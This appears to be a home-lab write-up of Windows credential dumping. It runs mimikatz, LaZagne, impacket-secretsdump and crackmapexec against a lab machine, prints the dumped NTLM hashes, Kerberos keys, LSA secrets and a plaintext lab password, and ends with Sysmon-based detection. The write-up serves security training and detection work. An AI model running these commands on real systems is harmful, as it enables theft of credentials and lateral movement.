SAM and Registry Hives

Credential Dumping: SAM & Registry Hive Analysis

Phase 1: Local Credential Extraction (Live System)

The first objective is to extract credentials from the SAM database while on the target machine. This is achieved by escalating privileges to `SYSTEM` and interacting with the Local Security Authority (LSA).

Method A: Mimikatz Memory Analysis

Using `mimikatz`, we elevate our session and dump the SAM database directly from memory.

- **Commands used:** * `privilege::debug`
    - `token::elevate`
    - `lsadump::sam`

```
C:\Users\naruto_hokage\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is CAE5-AB5C

 Directory of C:\Users\naruto_hokage\Downloads

02/19/2026  10:34 AM    <DIR>          .
02/19/2026  10:34 AM    <DIR>          ..
02/19/2026  10:34 AM         1,250,056 mimikatz.exe
02/14/2026  09:54 PM           770,279 PowerView.ps1
02/15/2026  07:33 AM           446,976 Rubeus.exe
               3 File(s)      2,467,311 bytes
               2 Dir(s)  18,072,989,696 bytes free

C:\Users\naruto_hokage\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

580     {0;000003e7} 1 D 27319          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00169ff1} 1 F 5352384     Lab\naruto_hokage       S-1-5-21-2216088209-294889007-2916038325-1115   (14g,
24p)    Primary
 * Thread Token  : {0;000003e7} 1 D 5460675     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delega
tion)
```

```
Select Administrator: Command Prompt
mimikatz # lsadump::sam
Domain : DESKTOP-ULCTEDH
SysKey : 57b00dca05f91147b265c354fce65e1a
Local SID : S-1-5-21-2663070935-196623168-2914511753

SAMKey : 2491b0c844a1125ebc01ad576b70f1d4

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: fa3341fd5f90ff06aeb35407fdc06758

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : dffc1d6e261694fd50550233677883cc

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 52f89de215ee940dd6282a7fce42822e46ab22be0cf05a0b9865c2455cb755af
      aes128_hmac       (4096) : 9c3d5fb80fb8642a5fd0db3b0d0ca211
      des_cbc_md5       (4096) : 2c9d31f461d3b92c

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 2c9d31f461d3b92c


RID  : 000003ea (1002)
User : WS01
  Hash NTLM: 8846f7eaee8fb117ad06bdd830b7586c
```

```
RID  : 000003ea (1002)
User : WS01
  Hash NTLM: 8846f7eaee8fb117ad06bdd830b7586c

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : d683a729c4b2f01e6e2c275bc18d1acd

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-ULCTEDHWS01
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : fd43c7716c7b29967a8a2f6e9958fe5a4e9d19fd9d496ed96bad42391103efae
      aes128_hmac       (4096) : 792eb7176447b6e46e1bfb7b0392a5d3
      des_cbc_md5       (4096) : 31d0ae6bb9ef4f8f
    OldCredentials
      aes256_hmac       (4096) : fd43c7716c7b29967a8a2f6e9958fe5a4e9d19fd9d496ed96bad42391103efae
      aes128_hmac       (4096) : 792eb7176447b6e46e1bfb7b0392a5d3
      des_cbc_md5       (4096) : 31d0ae6bb9ef4f8f

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-ULCTEDHWS01
    Credentials
      des_cbc_md5       : 31d0ae6bb9ef4f8f
    OldCredentials
      des_cbc_md5       : 31d0ae6bb9ef4f8f


mimikatz #
```

Method B: Automated Credential Harvesting (LaZagne)

The `LaZagne` project is used to automate the recovery of passwords and hashes stored across the system, including the SAM and LSA secrets.

```
PS C:\Users\naruto_hokage\Downloads> .\LaZagne.exe

|=================================================================|
|                                                                 |
|                        The LaZagne Project                      |
|                          ! BANG BANG !                          |
|                                                                 |
|=================================================================|

[+] System masterkey decrypted for 371b2875-37c3-42c8-adce-4d7f4b333f63
[+] System masterkey decrypted for 4c8f876d-2491-4f2c-91c2-c04b606d75f9

########## User: SYSTEM ##########

------------------- Hashdump passwords -----------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:fa3341fd5f90ff06aeb35407fdc06758:::
WS01:1002:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::

------------------- Lsa_secrets passwords -----------------

$MACHINE.ACC
0000   F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0010   6C 51 63 BA EC 1F 13 1A A0 9F 9B 39 07 3D 23 B8    lQc........9.=#.
0020   CA 59 4E 9C EB 32 4F 30 C2 30 BB 2C AB 99 45 33    .YN..2O0.0.,..E3
0030   37 DF 5B FB F7 4A D4 B2 B1 C5 6B FF 7D 49 5B D4    7.[..J....k.}IX.
0040   CF 7B 17 77 20 DC 91 1F FA D3 7C 09 6F 4A 4B AB    .x.w .....|.oJH.
0050   6C 0C 2C 84 B4 EA C5 34 F6 5E 0A FE 1A CF 41 5D    l.,....4.^....A]
0060   13 ED A5 11 31 B1 D4 EC 6E 79 21 6C AD A8 E7 56    ....1...ny!l...V
0070   F0 FA F0 BF CA A9 D2 00 7B AF FD 2A 5D 7B 52 49    ........{..*]{RI
0080   E4 64 7C 07 CA 74 BF D2 40 1C 3C DC 57 0A 00 E2    .d|..t..@.<.W...
0090   8D 7C F0 29 B9 9E 71 20 A3 13 5E 40 CD 08 D5 06    .|.)..q ..^@....
00A0   9B 8F 37 CA 91 10 A2 D0 2D AE 16 45 A5 D1 8A FE    ..7.....-..E....
00B0   09 AE 2E E5 9D FA CE 5C E5 EA 53 93 E7 D5 34 A5    ........S...4.
00C0   D7 52 30 BF 3C 22 5F 89 61 FE 84 E1 A5 DD 61 0D    .R0.<"_.a.....a.
00D0   1F 93 20 7F EA 25 CF 66 1F 2F 0D 51 B0 4B 30 CD    .. ..%.f./.Q.K0.
00E0   D0 86 B1 79 17 68 07 F0 6A DD A7 E6 D6 9D A9 2B    ...y.h..j......+
00F0   AF 08 6F D1 EC 6F 13 8A B2 F7 26 80 4F B0 97 73    ..o..o....&.O..s
0100   1C CC B1 A4 6C 0A 68 31 A7 37 4D F8 B9 75 CF 45    ....l.h1.7M..u.E

DefaultPassword
0000   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0010   07 C3 C4 24 AC 0E A9 F5 52 19 DF 63 1C 75 55 BD    ...$....R..c.uU.
```

Phase 2: Registry Hive Extraction (Offline Analysis)

This phase involves extracting the physical registry hives (`SAM`, `SYSTEM`, and `SECURITY`) for offline parsing. This is a quieter method as it doesn't require constant interaction with the LSA process.

Manual Hive Parsing (Impacket)

Once the `.hiv` files are exfiltrated, we use `impacket-secretsdump` to parse the files and reveal the NTLM hashes.

- **Tool:** `impacket-secretsdump -sam sam.hiv -system system.hiv LOCAL`

```
┌──(root㉿ kali)-[/home/.../ADProject/method5/sam_C_D/temp]
└─# impacket-secretsdump -sam sam.hiv -system system.hiv LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x57b00dca05f91147b265c354fce65e1a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:fa3341fd5f90ff06aeb35407fdc06758:::
WS01:1002:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
[*] Cleaning up...
```

LSA Secret & DPAPI Analysis

Parsing the hives also reveals LSA secrets (like `$MACHINE.ACC`) and DPAPI system keys, which are essential for further lateral movement or decrypting stored browser credentials.

```
DefaultPassword
0000   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0010   07 C3 C4 24 AC 0E A9 F5 52 19 DF 63 1C 75 55 BD    ...$....R..c.uU.

DPAPI_SYSTEM
0000   01 00 00 00 82 DD E6 59 22 52 AE 51 7E 26 0E 46    .......Y"R.Q~&.F
0010   C2 9F BD F0 57 C2 C9 C8 EB F3 1F DA AB 73 A1 10    ....W........s..
0020   D1 5F 7B 92 3F 0A D3 33 47 E9 2C F7                 ._{.?..3G.,.

NL$KM
0000   40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    @...............
0010   D7 B8 1E 23 1F 84 F5 B4 7E 5B 3B 3A F0 E7 97 74    ...#....~[8:...t
0020   54 A0 D3 83 B9 B0 09 07 29 4D 07 07 9A 76 6A C5    T.......)M...vj.
0030   E8 FA 18 26 0C DC 34 13 4B 86 AE 8B 4C 3C A5 D6    ...&..4.K...L<..
0040   F9 84 FB CA F9 B6 C3 54 BA 60 D4 D3 11 9E 88 55    .......T.`.....U
0050   36 36 EA AC 5F B6 68 F0 A8 52 4E 39 56 A6 E8 F8    66.__.h..RN9V...

_SC_himds
0000   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0010   FC 27 0E B0 D3 EA 02 D9 39 32 C1 41 94 DD 74 EE    .'......92.A..t.


[+] 0 passwords have been found.
For more information launch it again with the -v option

elapsed time = 6.287550449371338
PS C:\Users\naruto_hokage\Downloads>
```

Phase 3: Remote SAM Dumping (Network-Based)

If valid administrative credentials are known, the SAM database can be dumped remotely over the network using SMB.

CrackMapExec (CME) Integration

Using the `--sam` flag with CME allows for a quick verification of credentials across a single host or a whole subnet, while simultaneously dumping the local hashes.

- **Command:** `crackmapexec smb 192.168.56.20 -u 'naruto_hokage' -p [PASSWORD] --sam`

This confirms the `Pwn3d!` status and displays the 5 SAM hashes added to the database.

```
┌──(root㉿ kali)-[/home/.../ADProject/method5/sam_C_D/temp]
└─# crackmapexec smb 192.168.56.20 -u 'naruto_hokage' -p 'KuramaMode@777' --sam
SMB         192.168.56.20   445    DESKTOP-ULCTEDH  [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESKTOP-ULCTEDH) (domain:lab.local) (sig
ning:False) (SMBv1:False)
SMB         192.168.56.20   445    DESKTOP-ULCTEDH  [+] lab.local\naruto_hokage:KuramaMode@777 (Pwn3d!)
SMB         192.168.56.20   445    DESKTOP-ULCTEDH  [+] Dumping SAM hashes
SMB         192.168.56.20   445    DESKTOP-ULCTEDH  Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.56.20   445    DESKTOP-ULCTEDH  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.56.20   445    DESKTOP-ULCTEDH  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.56.20   445    DESKTOP-ULCTEDH  WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:fa3341fd5f90ff06aeb35407fdc06758:::
SMB         192.168.56.20   445    DESKTOP-ULCTEDH  WS01:1002:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
SMB         192.168.56.20   445    DESKTOP-ULCTEDH  [+] Added 5 SAM hashes to the database
```


Detection and Mitigation Analysis


The analysis of system events reveals clear indicators of compromise (IoCs) related to privilege escalation, credential harvesting, and network tunneling.

1. Detection of Offensive Tooling

We can track the execution of known exploitation frameworks through Sysmon **Event ID 1 (Process Creation)**.

- **Mimikatz Execution:** Sysmon captured the execution of `mimikatz.exe` from a user's `Downloads` folder. This tool is a high-fidelity indicator of credential dumping attempts from memory (LSASS).
- **LaZagne Execution:** The automated credential recovery tool `LaZagne.exe` was detected being launched via PowerShell. The logs record the file's SHA256 hash, which can be used for blocklisting in EDR solutions.



Event Properties - Event 1, Sysmon
General
Details
OriginalFileName: -
CommandLine: "C:\Users\naruto_hokage\Downloads\LaZagne.exe"
CurrentDirectory: C:\Users\naruto_hokage\Downloads\
User: Lab\naruto_hokage
LogonGuid: {d5e2ca99-565a-6997-f19f-160000000000}
LogonId: 0x169FF1
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=81448745B5D62608B37888B38E9F276A,SHA256
=DC06D62EE95062E714F2566C95B8EDAABFD387023B1BF98A09078B84007D5268,IMPHASH=
5BC16B5845145EB0EDB88983820691B1
ParentProcessGuid: {d5e2ca99-5cd9-6997-da01-000000001300}
ParentProcessId: 8456
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ParentUser: Lab\naruto_hokage
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 2/19/2026 11:26:24 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreat
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-ULCTEDH.lab.local
OpCode: Info
More Information: Event Log Online Help
Copy
Close


Event Properties - Event 1, Sysmon
General
Details
Process Create:
RuleName: -
UtcTime: 2026-02-19 18:35:26.105
ProcessGuid: {d5e2ca99-57ee-6997-3d01-000000001300}
ProcessId: 8836
Image: C:\Users\naruto_hokage\Downloads\mimikatz.exe
FileVersion: 2.2.0.0
Description: mimikatz for Windows
Product: mimikatz
Company: gentilkiwi (Benjamin DELPY)
OriginalFileName: mimikatz.exe
CommandLine: mimikatz.exe
CurrentDirectory: C:\Users\naruto_hokage\Downloads\
User: Lab\naruto_hokage
LogonGuid: {d5e2ca99-565a-6997-f19f-160000000000}
LogonId: 0x169FF1
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 2/19/2026 10:35:26 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreat
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-ULCTEDH.lab.local
OpCode: Info
More Information: Event Log Online Help
Copy
Close

2. Monitoring Privilege Escalation


A critical detection point is identifying when a standard user account is granted administrative or "Special" privileges.

- **Special Logons:** Windows Security **Event ID 4672** recorded "Special privileges assigned to new logon" for the user `naruto_hokage`. This indicates the user has successfully bypassed standard restrictions or escalated to a high-integrity level.



3. Network-Based Indicators

Sysmon **Event ID 3 (Network Connection)** provides visibility into outbound traffic originating from sensitive system binaries.

- **SSH Tunneling/Lateral Movement:** An outbound TCP connection on port **22 (SSH)** was initiated by `ssh.exe` from the source `192.168.56.20` to `192.168.56.11`.

This suggests the use of native Windows binaries to establish encrypted tunnels or move laterally to other Linux/Windows systems.